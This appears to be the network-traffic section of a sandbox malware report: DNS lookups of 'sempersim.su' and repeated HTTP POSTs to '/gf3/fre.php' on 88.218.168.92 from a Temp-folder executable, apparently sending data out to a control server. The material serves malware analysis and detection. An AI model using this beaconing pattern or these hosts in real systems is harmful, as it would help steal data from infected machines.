May 4, 2022 17:06:21.093406916 CEST	192.168.2.4	8.8.8.8	0x230d	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:06:22.836616993 CEST	192.168.2.4	8.8.8.8	0x1e5a	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:06:27.214704037 CEST	192.168.2.4	8.8.8.8	0xbc8a	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:06:29.050170898 CEST	192.168.2.4	8.8.8.8	0x8679	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:06:31.242187023 CEST	192.168.2.4	8.8.8.8	0x34b	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:06:32.814891100 CEST	192.168.2.4	8.8.8.8	0x2cd0	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:06:34.682086945 CEST	192.168.2.4	8.8.8.8	0xd7f4	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:06:36.219078064 CEST	192.168.2.4	8.8.8.8	0x88a6	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:06:38.226150990 CEST	192.168.2.4	8.8.8.8	0xcb91	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:06:40.145921946 CEST	192.168.2.4	8.8.8.8	0x8a6f	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:06:45.966592073 CEST	192.168.2.4	8.8.8.8	0x6a3b	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:06:47.446849108 CEST	192.168.2.4	8.8.8.8	0x9757	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:06:50.800946951 CEST	192.168.2.4	8.8.8.8	0xa712	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:06:54.136918068 CEST	192.168.2.4	8.8.8.8	0x63e7	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:06:57.664119005 CEST	192.168.2.4	8.8.8.8	0x3bfe	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:07:00.131350994 CEST	192.168.2.4	8.8.8.8	0xac63	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:07:04.517652988 CEST	192.168.2.4	8.8.8.8	0x2376	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:07:06.131412983 CEST	192.168.2.4	8.8.8.8	0x2bb4	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:07:08.472306013 CEST	192.168.2.4	8.8.8.8	0x194b	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:07:12.396862984 CEST	192.168.2.4	8.8.8.8	0x3300	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:07:15.184930086 CEST	192.168.2.4	8.8.8.8	0x53ad	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:07:18.109793901 CEST	192.168.2.4	8.8.8.8	0x2661	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:07:20.576478004 CEST	192.168.2.4	8.8.8.8	0x55f1	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:07:24.388511896 CEST	192.168.2.4	8.8.8.8	0x39de	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:07:26.375874043 CEST	192.168.2.4	8.8.8.8	0x5e12	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:07:29.203284979 CEST	192.168.2.4	8.8.8.8	0x59f0	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:07:32.534837961 CEST	192.168.2.4	8.8.8.8	0xe73e	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:07:34.907866955 CEST	192.168.2.4	8.8.8.8	0xf766	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:07:36.027148962 CEST	192.168.2.4	8.8.8.8	0xcd3e	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2022 17:05:43.086805105 CEST	8.8.8.8	192.168.2.4	0xc6ae	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:05:46.213469028 CEST	8.8.8.8	192.168.2.4	0xef5f	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:05:50.132235050 CEST	8.8.8.8	192.168.2.4	0x6bfa	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:05:51.897289038 CEST	8.8.8.8	192.168.2.4	0x9024	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:05:53.782625914 CEST	8.8.8.8	192.168.2.4	0x9202	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:05:56.569468975 CEST	8.8.8.8	192.168.2.4	0xc949	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:05:56.663363934 CEST	8.8.8.8	192.168.2.4	0xc949	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:05:58.368366957 CEST	8.8.8.8	192.168.2.4	0x19e4	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:06:01.400378942 CEST	8.8.8.8	192.168.2.4	0x20e9	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:06:03.534624100 CEST	8.8.8.8	192.168.2.4	0x77c9	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:06:09.107700109 CEST	8.8.8.8	192.168.2.4	0x40c	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:06:11.001914024 CEST	8.8.8.8	192.168.2.4	0x6a5	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:06:13.274743080 CEST	8.8.8.8	192.168.2.4	0x2059	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:06:15.868463039 CEST	8.8.8.8	192.168.2.4	0xba1b	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:06:18.127079010 CEST	8.8.8.8	192.168.2.4	0xf9a1	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:06:19.549356937 CEST	8.8.8.8	192.168.2.4	0x5daf	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:06:21.109705925 CEST	8.8.8.8	192.168.2.4	0x230d	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:06:22.855032921 CEST	8.8.8.8	192.168.2.4	0x1e5a	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:06:27.231436968 CEST	8.8.8.8	192.168.2.4	0xbc8a	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:06:29.068125963 CEST	8.8.8.8	192.168.2.4	0x8679	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:06:31.260615110 CEST	8.8.8.8	192.168.2.4	0x34b	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:06:33.099653959 CEST	8.8.8.8	192.168.2.4	0x2cd0	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:06:34.700314999 CEST	8.8.8.8	192.168.2.4	0xd7f4	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:06:36.238348961 CEST	8.8.8.8	192.168.2.4	0x88a6	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:06:38.244344950 CEST	8.8.8.8	192.168.2.4	0xcb91	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:06:40.164742947 CEST	8.8.8.8	192.168.2.4	0x8a6f	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:06:45.984704018 CEST	8.8.8.8	192.168.2.4	0x6a3b	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:06:47.466262102 CEST	8.8.8.8	192.168.2.4	0x9757	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:06:51.087764978 CEST	8.8.8.8	192.168.2.4	0xa712	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:06:54.155487061 CEST	8.8.8.8	192.168.2.4	0x63e7	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:06:57.683183908 CEST	8.8.8.8	192.168.2.4	0x3bfe	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:07:00.149154902 CEST	8.8.8.8	192.168.2.4	0xac63	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:07:04.536412001 CEST	8.8.8.8	192.168.2.4	0x2376	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:07:06.148112059 CEST	8.8.8.8	192.168.2.4	0x2bb4	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2022 17:07:08.490387917 CEST	8.8.8.8	192.168.2.4	0x194b	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:07:12.413196087 CEST	8.8.8.8	192.168.2.4	0x3300	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:07:15.203217030 CEST	8.8.8.8	192.168.2.4	0x53ad	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:07:18.128374100 CEST	8.8.8.8	192.168.2.4	0x2661	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:07:20.593101025 CEST	8.8.8.8	192.168.2.4	0x55f1	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:07:24.405092955 CEST	8.8.8.8	192.168.2.4	0x39de	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:07:26.394052982 CEST	8.8.8.8	192.168.2.4	0x5e12	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:07:29.221874952 CEST	8.8.8.8	192.168.2.4	0x59f0	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:07:32.551269054 CEST	8.8.8.8	192.168.2.4	0xe73e	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:07:34.926085949 CEST	8.8.8.8	192.168.2.4	0xf766	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)
May 4, 2022 17:07:36.133327961 CEST	8.8.8.8	192.168.2.4	0xcd3e	No error (0)	sempersim.su		88.218.168.92	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- sempersim.su

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49758	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:05:43.139332056 CEST	1040	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 190 Connection: close
May 4, 2022 17:05:43.679094076 CEST	1040	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:05:19 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 15 Content-Type: text/html; charset=UTF-8 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49759	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:05:46.967262983 CEST	1041	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 190 Connection: close

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:05:47.694180965 CEST	1137	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:05:23 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 15 Content-Type: text/html; charset=UTF-8 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49778	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:06:11.039757967 CEST	1386	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:06:11.460186005 CEST	1386	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:05:47 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.4	49779	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:06:13.307202101 CEST	1387	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:06:13.754757881 CEST	1388	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:05:50 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.4	49780	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:06:15.931925058 CEST	1389	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:06:16.374113083 CEST	1389	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:05:52 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.4	49781	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:06:18.169397116 CEST	1390	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:06:18.577426910 CEST	1391	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:05:54 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.4	49782	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:06:19.592401981 CEST	1391	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:06:20.073584080 CEST	1392	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:05:56 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.4	49783	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:06:21.151210070 CEST	1393	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:06:21.587323904 CEST	1393	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:05:57 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.4	49784	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:06:22.890811920 CEST	1394	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:06:23.295314074 CEST	1395	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:05:59 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.4	49785	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:06:27.338927984 CEST	1396	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:06:27.621609926 CEST	1396	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:06:04 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.4	49786	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:06:29.101313114 CEST	1397	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:06:29.614717007 CEST	1398	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:06:05 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.4	49787	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:06:31.292534113 CEST	1398	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:06:31.742971897 CEST	1399	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:06:07 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49761	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:05:50.222184896 CEST	1138	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:05:50.684990883 CEST	1139	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:05:26 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.4	49788	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:06:33.132720947 CEST	1400	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:06:33.611125946 CEST	1400	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:06:09 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.4	49789	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:06:34.736742973 CEST	1401	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:06:35.234499931 CEST	1402	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:06:11 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.4	49790	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:06:36.270567894 CEST	1403	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:06:36.675434113 CEST	1403	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:06:12 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.4	49791	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:06:38.277874947 CEST	1404	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:06:38.732588053 CEST	1405	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:06:14 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.4	49792	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:06:40.198896885 CEST	1405	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:06:40.593791962 CEST	1406	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:06:16 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.4	49793	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:06:46.019048929 CEST	1407	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:06:46.460576057 CEST	1407	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:06:22 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.4	49794	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
